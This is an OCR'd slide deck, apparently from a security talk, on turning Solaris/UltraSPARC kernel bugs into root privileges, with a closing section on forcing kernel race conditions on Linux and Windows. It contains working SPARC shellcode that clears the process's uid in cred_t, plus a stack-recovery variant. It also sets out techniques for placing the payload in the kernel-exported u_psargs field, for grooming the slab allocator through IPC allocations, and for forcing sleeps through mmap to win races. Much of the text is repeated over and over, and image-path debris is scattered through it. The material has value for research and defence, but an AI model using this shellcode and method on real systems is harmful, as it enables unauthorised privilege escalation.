From RING 0 to UID 0

twiz - twiz@email.it
sgrakkyu - sgrakkyu@gmail.com

The Solaris/UltraSPARC story...

We will focus on the UltraSPARC architecture :

- full implementation of the **SPARC V9 64-bit** Architecture
- provides **support** to the O.S. for a **fully separated kernel/user** address space
- provides **execution permission settings** over physical pages

... and on the *Solaris Operating System* (OpenSolaris)

The support for a separated address space is achieved thanks to **Context Registers** and **Address Space Identifiers** (ASI)

The UltraSPARC MMU provides two **settable** context registers :

- **PCONTEXT** (Primary Context Register)
- **SCONTEXT** (Secondary Context Register)

Another **fixed** register (*hardwired to zero*) is provided and is known as **Nucleus Context**

Each context register holds a 13-bit value which **uniquely identifies** a virtual memory **address space**.

When a memory reference is issued, the **PCONTEXT** register is ***implicitly used*** by the MMU to translate the address.

By specifying an **Address Space Identifier** (ASI) to a *load* or *store alternate* instruction (lda/sta) this behaviour can be changed

Userland processes usually run with *PCONTEXT == SCONTEXT.* When the control is passed to Kernel Land (ex. syscall), the PCONTEXT is made equal to the **Nucleus Context**.

The Kernel can then use the **SCONTEXT** to access the *process virtual address space* and will restore the correct PCONTEXT upon *returning to userland*.

Some available ASIs :

< usr/src/uts/sparc/v9/sys/asi.h >

```
#define ASI_N           0x04    /* nucleus */
#define ASI_NL          0x0C    /* nucleus little */
#define ASI_AIUP        0x10    /* as if user primary */
#define ASI_AIUS        0x11    /* as if user secondary */
#define ASI_AIUPL       0x18    /* as if user primary little */
#define ASI_AIUSL       0x19    /* as if user secondary little */
[...]
#define ASI_USER        ASI_AIUS
```

A simple example :

<copyin stub example>

```
.dcicl:
        stb     %o4, [%o1 + %o3]
        inccc   %o3
        bl,a,pt %ncc, .dcicl
        lduba   [%o0 + %o3]ASI_USER, %o4
```

Some available ASIs :


< usr/src/uts/sparc/v9/sys/asi.h >

```
#define ASI_N           0x04    /* nucleus */
#define ASI_NL          0x0C    /* nucleus little */
#define ASI_AIUP        0x10    /* as if user primary */
#define ASI_AIUS        0x11    /* as if user secondary */
#define ASI_AIUPL       0x18    /* as if user primary little */
#define ASI_AIUSL       0x19   /* as if user secondary little */
[...]
#define ASI_USER        ASI_AIUS
```

A simple example :

```
<copyin stub example>
.dcicl:
        stb     %o4, [%o1 + %o3]
        inccc   %o3
        bl,a,pt %ncc, .dcicl
        lduba   [%o0 + %o3]ASI_USER, %o4
```

If we manage to start executing a small stub of code we can copy bytes from the userspace into kernel address space



But.. how do we start to executing code ?
Which is our ***return address*** ?

- We can't store the shellcode in the userland
- We can't store the shellcode in a no-exec area in kernel land (ex. stack space - allocated from segkp)
- We can't perform any bruteforcing (unless you want to fill /var/crash/`machinename`/ ;))

We need to **gather** some more **information** from the **running kernel**... (Solaris provides a *lot of information* to the *userland*)

To every running process (LWP) is associated a proc_t structure :

```
# mdb -k
Loading modules: [ unix krtld genunix ip usba nfs random ptm ]
> ::ps ! grep snmpdx
R   278     1   278   278     0 0x00010008 0000030000e67488 snmpdx
> 0000030000e67488::print proc_t
{
    p_exec = 0x30000e5b5a8
    p_as = 0x300008bae48
    [...]
```

And the address of this structure is exported to userland :

```
bash-2.05$ ps -aef -o addr,comm | grep snmpdx
    30000e67488 /usr/lib/snmp/snmpdx
bash-2.05$
```

To every running process (LWP) is associated a proc_t structure :

```
# mdb -k
Loading modules: [ unix krtld genunix ip usba nfs random ptm ]
> ::ps ! grep snmpdx
R   278     1   278   278     0 0x00010008 0000030000e67488 snmpdx
> 0000030000e67488::print proc_t
{
    p_exec = 0x30000e5b5a8
    p_as = 0x300008bae48
    [...]
```

And the address of this structure is exported to userland :

```
bash-2.05$ ps -aef -o addr,comm | grep snmpdx
    30000e67488 /usr/lib/snmp/snmpdx
bash-2.05$
```

The proc_t structure contains the user_t structure, and a quick look to its members reveals its importance :

```
> 0000030000e67488::print proc_t p_user
[...]
    p_user.u_ticks = 0x95c
    p_user.u_comm = [ "snmpdx" ]
    p_user.u_psargs = [ "/usr/lib/snmp/snmpdx -y -c /etc/snmp/conf" ]
    p_user.u_argc = 0x4
    p_user.u_argv = 0xffbffcfc
    p_user.u_envp = 0xffbffd10
    p_user.u_cdir = 0x3000063fd40
[...]
```

Most of the members of this structure are “*under our control*” and we know **exactly** their **address** at kernel land

Even more interesting is the fact that this structure is saved, inside the kernel, in a memory area which is ***executable***

Among the various members the most interesting one is, for sure, the command line (u_psargs) :

```
< usr/src/common/sys/user.h >
#define PSARGSZ         80      /* Space for exec arguments (used by ps(1)) */

typedef struct  user {
[...]
        char    u_comm[MAXCOMLEN + 1];  /* executable file name from exec */
        char    u_psargs[PSARGSZ];      /* arguments from exec */
        int     u_argc;                 /* value of argc passed to main() */
```

Even more interesting is the fact that this structure is saved, inside the kernel, in a memory area which is ***executable***

Among the various members the most interesting one is, for sure, the command line (u_psargs) :

```
< usr/src/common/sys/user.h >
#define PSARGSZ         80      /* Space for exec arguments (used by ps(1)) */

typedef struct  user {
[...]
        char    u_comm[MAXCOMLEN + 1];  /* executable file name from exec */
        char    u_psargs[PSARGSZ];      /* arguments from exec */
        int     u_argc;                 /* value of argc passed to main() */
```

If we place the shellcode on the *command line* of the exploiting program (or whatever other running process under our control) we have 80 bytes of space for it.

Instructions on the UltraSPARC architecture are all *4 bytes* long, but their address **must be aligned** on the same size boundary

```
> ::offsetof proc_t p_user
offsetof (proc_t, p_user) = 0x330
> ::offsetof user_t u_psargs
offsetof (user_t, u_psargs) = 0x161
```

The proc_t is allocated from the process cache and its address is always aligned to an 8 bytes boundary : we need to “skip” 3 bytes from the start of the u_psargs array.

We have space for **19 instructions** ((80 – 3) /4).

This is a space large enough to contain a *classic shellcode* which will raise our privileges.

If we need more space we can just **chain** multiple different **command lines**, spawning **more processes** and putting a **branch** instruction at the end of every **shellcode chunk** (remember the ***delay slot*** !!)

```
begin:
        ldx [%g7+0x118], %l0
        ldx [%l0+0x20], %l1
        st %g0, [%l1 + 4]
        ret
        restore
end:
```

Here there is a simple shellcode which can be used to raise privileges.

This shellcode is suitable for vulnerabilities where there is *no trashing* of the *stack* (the "caller" stack is used to return and caller remaining instructions won't be executed)

If, for example, some lock has to be restored you must do it *inside* the shellcode

```
begin:
        ldx [%g7+0x118], %l0
        ldx [%l0+0x20], %l1
        st %g0, [%l1 + 4]
        ret
        restore
end:
```

Here there is a simple shellcode which can be used to raise privileges.

This shellcode is suitable for vulnerabilities where there is *no trashing* of the *stack* (the "caller" stack is used to return and caller remaining instructions won't be executed)

If, for example, some lock has to be restored you must do it *inside* the shellcode

```
begin:
        ldx [%g7+0x118], %l0
        ldx [%l0+0x20], %l1
        st %g0, [%l1 + 4]
        ret
        restore
end:
```

First of all we need to find the structs associated to our process somewhere in kernel memory :

```
#define curthread       (threadp())

        .inline threadp,0
        .register %g7, #scratch
        mov     %g7, %o0
        .end
```

curthread returns a struct kthread_t, but we need the proc_t one :

```
> ::offsetof kthread_t t_procp
offsetof (kthread_t, t_procp) = 0x118
```

```
begin:
        ldx [%g7+0x118], %l0
        ldx [%l0+0x20], %l1
        st %g0, [%l1 + 4]
        ret
        restore
end:
```

First of all we need to find the structs associated to our process somewhere in kernel memory :

```
#define curthread       (threadp())

        .inline threadp,0
        .register %g7, #scratch
        mov     %g7, %o0
        .end
```

curthread returns a struct kthread_t, but we need the proc_t one :

```
> ::offsetof kthread_t t_procp
offsetof (kthread_t, t_procp) = 0x118
```

```
begin:
        ldx [%g7+0x118], %l0
        ldx [%l0+0x20], %l1
        st %g0, [%l1 + 4]
        ret
        restore
end:
```

First of all we need to find the structs associated to our process somewhere in kernel memory :

```
#define curthread       (threadp())

        .inline threadp,0
        .register %g7, #scratch
        mov     %g7, %o0
        .end
```

curthread returns a struct kthread_t, but we need the proc_t one :

```
> ::offsetof kthread_t t_procp
offsetof (kthread_t, t_procp) = 0x118
```

```
begin:
        ldx [%g7+0x118], %l0
        ldx [%l0+0x20], %l1
        st %g0, [%l1 + 4]
        ret
        restore
end:
```

We look now forward for the struct holding the credentials of the running process : the **cred_t struct**

> ::offsetof proc_t p_cred
offsetof (proc_t, p_cred) = 0x20

```
begin:
        ldx [%g7+0x118], %l0
        ldx [%l0+0x20], %l1
        st %g0, [%l1 + 4]
        ret
        restore
end:
```

The format of the **cred_t struct** is :

```
> 0000030000e67488::print proc_t
[...]
    p_cred = 0x3000026df28
[...]
> 0x3000026df28::print cred_t
{
    cr_ref = 0x67b
    cr_uid = 0
    cr_gid = 0
    cr_ruid = 0
    cr_rgid = 0
    cr_suid = 0
    cr_sgid = 0
    cr_ngroups = 0
    cr_groups = [ 0 ]
```


This shellcode works fine for all those vulnerabilities where one can achieve *control flow redirection* **without** *trashing* the *stack*.

A classical example is the **slab-based overflow**.

The slab allocator is the subsystem responsible for the *“small (and frequently used) objects”* allocation.

Slab caches exist both for *specific objects* (f.e. file structures, inode objects, etc) and for *generic purpose allocations* (kmem_alloc(), slab caches *kmem_alloc_n*).

The slab allocator



from “Solaris Internals”, Richard McDougall and Jim Mauro

Controlling the slab over Solaris is more complex than on Linux, due to the use of magazines.

When an object is requested, the CPU Cache is checked, then, if no magazine is available there, the depot layer is checked (to get a new magazine).

If none of those allocations succeed, the request is made to the Global Slab Layer.

The same sequence of checks happens when the object is free : it is freed to the first available layer.

- Magazines are basically “containers of pointers”, there is no guarantee at all that two subsequent objects referenced by two magazines slot are adiacent in memory
- Magazines size is dynamically adjusted (ranging from a min and a max value which depends on the cache) by a maintenance thread, depending on the contention occuring at the depot layer.
- The default “scheduling time” of the controlling thread is 15 seconds.
- We must control precisely the state of the slab allocator to successfully exploit a slab overflow.

From the userland we can gather the information we need thanks to the 'kstat' tool :

```
kstat -n kmem_alloc_64
module: unix                            instance: 0
name:   kmem_alloc_64                   class:    kmem_cache
        align                           8
        alloc                           1290243977
        alloc_fail                      0
        buf_avail                       842198
        buf_constructed                 842147
        buf_inuse                       212918
        buf_max                         1093724
        buf_size                        64
        buf_total                       1055116
        chunk_size                      64
        crtime                          77.7191584
        depot_alloc                     765550
        depot_contention                258
        depot_free                      776372
        empty_magazines                 1469
        free                            1293280352
        full_magazines                  5887
        hash_lookup_depth               0
        hash_rescale                    0
        hash_size                       0
        magazine_size                   143
        slab_alloc                      4294714
        slab_create                     23207
        slab_destroy                    14899
        slab_free                       3239649
        slab_size                       8192
        snaptime                        945891.8149134
        vmem_source                     18
```

buf_avail : tells us how many objects are free (we must exhaust the cache to start predicting the slab allocator behaviour)

slab_create: tells us if we did it right and we got a new freshly allocated slab (we can exploit the bufctl property)

full_magazine
empty_magazine: are good indicator of how things are going, along with ***magazine_size*** which let us understand if something changed while we were trying to exploit.

At that point all we need is some way to reliably alloc a large number of objects of a given size and an object of the same size with a pointer (or some controlling data) to overwrite

... once again (did I say Linux/MCAST_MSFILTER ?) IPCs are our friends ;)

```
int ipc_get(ipc_service_t *service, key_t key, int flag, kipc_perm_t **permp,
    kmutex_t **lockp)
{
        kipc_perm_t     *perm = NULL;
[...]
        perm = kmem_zalloc(service->ipcs_ssize, KM_SLEEP);
[...]
        perm->ipc_id = IPC_ID_INVAL;
        *permp = perm;
```

ipc_get is used by *shmget* (shared memory allocation), *semget* (semaphores) and *msgget* (message queue allocation) to allocate their struct :

```
static int shmget(key_t key, size_t size, int shmflg, uintptr_t *rvp)
{
        proc_t          *pp = curproc;
        kshmid_t        *sp;
[...]
top:
        if (error = ipc_get(shm_svc, key, shmflg, (kipc_perm_t **)&sp, &lock))
                return (error);
```

At that point we need to find some object to allocate and overflow into (cscope is your friend or wait two weeks ;))

Stack based overflow has a major difference from the slab based one :

once the stack is trashed a new stack frame to cleanly return back to userland has to be provided

The best place to understand how the stack works is the syscall trap codepath :


```
ALTENTRY(user_trap)
    sethi   %hi(nwin_minus_one), %g5
    ld      [%g5 + %lo(nwin_minus_one)], %g5
    wrpr    %g0, %g5, %cleanwin
    CPU_ADDR(%g5, %g6)
    ldn     [%g5 + CPU_THREAD], %g5
    ldn     [%g5 + T_STACK], %g6
    sub     %g6, STACK_BIAS, %g6
    save    %g6, 0, %sp
```

Stack based overflow has a major difference from the slab based one :

once the stack is trashed a new one to cleanly return back to userland has to be provided

The best place to understand how the stack works is the syscall trap codepath :

```
ALTENTRY(user_trap)
    sethi   %hi(nwin_minus_one), %g5
    ld      [%g5 + %lo(nwin_minus_one)], %g5
    wrpr    %g0, %g5, %cleanwin
    CPU_ADDR(%g5, %g6)
    ldn     [%g5 + CPU_THREAD], %g5
    ldn     [%g5 + T_STACK], %g6
    sub     %g6, STACK_BIAS, %g6
    save    %g6, 0, %sp
```



CPU_ADDR stores the cpu_t address into %g5, from there kthread_t is dereferenced and the t_stk member (T_STACK) is used.


We can somehow ***"predict"*** the stack layout (and we remember what's in %g7 at exploit time, don't we ?)

Stack based overflow has a major difference from the slab based one :

once the stack is trashed a new one to cleanly return back to userland has to be provided

The best place to understand how the stack works is the syscall trap codepath :

```
ALTENTRY(user_trap)
    sethi   %hi(nwin_minus_one), %g5
    ld      [%g5 + %lo(nwin_minus_one)], %g5
    wrpr    %g0, %g5, %cleanwin
    CPU_ADDR(%g5, %g6)
    ldn     [%g5 + CPU_THREAD], %g5
    ldn     [%g5 + T_STACK], %g6
    sub     %g6, STACK_BIAS, %g6
    save    %g6, 0, %sp
```



The save here is another great news : we can use **t_stk** as **%fp value** inside our shellcode and, given that we have a good return address, we can jump at some *valid point inside the syscall trap path!!!*

All we need now is the correct return address.

Is there a way to dynamically get it and avoid to hardcode it ?

```
    ENTRY_NP(utl0)
    SAVE_GLOBALS(%l7)
    SAVE_OUTS(%l7)
    [...]
    jmpl    %l3, %o7        ! call trap handler
[...]
have_win:
    SYSTRAP_TRACE(%o1, %o2, %o3)
    mov     %g1, %l3        ! pc
    mov     %g2, %o1        ! arg #1
[...]
#define SYSCALL(which)
    TT_TRACE(trace_gen)
    set     (which), %g1
    ba,pt   %xcc, sys_trap
```

All we need now is the correct return address.

Is there a way to dynamically get it and avoid to hardcode it ?

```
    ENTRY_NP(utl0)
    SAVE_GLOBALS(%l7)
    SAVE_OUTS(%l7)
    [...]
    jmpl    %l3, %o7        ! call trap handler
[...]
have_win:
    SYSTRAP_TRACE(%o1, %o2, %o3)
    mov     %g1, %l3        ! pc
    mov     %g2, %o1        ! arg #1
[...]
#define SYSCALL(which)
    TT_TRACE(trace_gen)
    set     (which), %g1
    ba,pt   %xcc, sys_trap
```

The %l3 register used holds the value stored in %g1 at SYSCALL() entry.

All we need now is the correct return address.

Is there a way to dynamically get it and avoid to hardcode it ?

```
    ENTRY_NP(utl0)
    SAVE_GLOBALS(%l7)
    SAVE_OUTS(%l7)
    [...]
    jmpl    %l3, %o7        ! call trap handler
[...]
have_win:
    SYSTRAP_TRACE(%o1, %o2, %o3)
    mov     %g1, %l3        ! pc
    mov     %g2, %o1        ! arg #1
[...]
#define SYSCALL(which)
    TT_TRACE(trace_gen)
    set     (which), %g1
    ba,pt   %xcc, sys_trap
```

The %l3 register used holds the value stored in %g1 at SYSCALL() entry.

which is exactly **syscall_trap** for **LP64** syscalls and **syscall_trap32** for **LP32** syscalls

We almost have the address we were looking for !

```
> ::ps ! grep snmpdx
R   278     1   278   278    0 0x00010008 0000030000d2f488 snmpdx
> 0000030000d2f488::print proc_t p_tlist
p_tlist = 0x30001dd4800
> 0x30001dd4800::print kthread_t t_stk
t_stk = 0x2a100497af0 ""
> 0x2a100497af0,16/K
0x2a100497af0:  1007374       2a100497ba0   30001dd2048   1038a3c
                1449e10       0             30001dd4800
                2a100497ba0   ffbff700      3             3a980
[...]
> syscall_trap32=X
            1038a3c
>
```

We can gather the **syscall_trap32** address starting from the **t_stk** address

We can now extend our previous shellcode to make it work in a stack recovery scenario :

```
begin:
        ldx [%g7+0x118], %l0
        ldx [%l0+0x20], %l1
        st %g0, [%l1 + 4]
        ldx [%g7+8], %fp
        ldx [%fp+0x18], %i7
        sub %fp,2047,%fp
        add 0xa8, %i7, %i7

        ret
        restore
end:
```

We load %fp from **kthread_t->t_stk**

We use t_stk to get **syscall_trap32 address**

We subtract the **stack BIAS** constant

We return in the **exact point** inside syscall_trap32. This value is ***hardcoded***, a better shellcode could start a simple *opcode scanning* from syscall_trap32 address and *calcolate it at runtime...*

Exploiting Kernel Race Condition

- User-Space Race
  - Signal Handler
  - User-Space Thread (non-reentrant code)
  - FileSystem Access (Symlink attack)
- Kernel-Space Race
  - Between Interrupt and Process KCP
  - Between Multiple Process KCP
  - **Accessing “untrusted” Userspace (UP/SMP)**

NOTE: (most of kernel data is shared globally)

Some Basic Scheduling Overview

- KCP Sleep Overview
  - Process Priority

    If a process finishes the time-slice or an interrupt occurs when a higher priority process is in RUNNING-STATE the current process will be forced to leave the CPU
  - Process Sleep
    - Waiting for some resource (read(), write(), **Demand Paging** etc..)
    - Time Slice Expired
    - During expensive time-consuming operations through *might_sleep() (es. on Linux)*

The possibility of making Process-Switch DETERMINISTIC is the key to exploit this type of kernel race conditions

Some Memory Management Overview - DemandPaging

- The architecture divides virtual address space in pages (on x86/x86-64 4Kb-2Mb-4Mb)
- The kernel does not map in memory all the mmapped() address space but waits for the first access to optimize Disk Access
- To further optimize Disk Access the kernel uses a Disk-Cache (page-cache) so that the page-fault, relative to adiacent pages already mapped, is managed quickly
- Disk-Cache accesses are almost always atomic (with respect to process switching) while Disk Accesses always force a process scheduling

How to FORCE SLEEP? - A Generic Approch

- **Get page clustering value:**
  - Linux: /proc/sys/vm/page-cluster (default is 32k)
  - Windows: GetSystemValue() (default is 64k)

This value shows how many pages are mapped during a page-fault inside the process address-space. In Linux this value is 3 -> 2^3 pages, eight 4kb = 32kb

- **Write on file and mmap() using a clustering page aligned start-address**

Open a file, write into it and then mmap() it in memory using:


  - Linux: mmap() - with shared mapping
  - Windows: CreateFileMapping(), MapViewOfFile()

- **Keep our data out from page-cache**

To make a contest switching fault we must force the kernel to write-back data from page-cache to disk and invalidate our PTE (page tables entry). We can make many read() on filesystem or mmap() a huge file and try to keep it in memory accessing every page.

How to Force Sleep? (continue)

Example of mmaped() structures (used in *sendmsg()* Linux AMD64 kernel exploit)



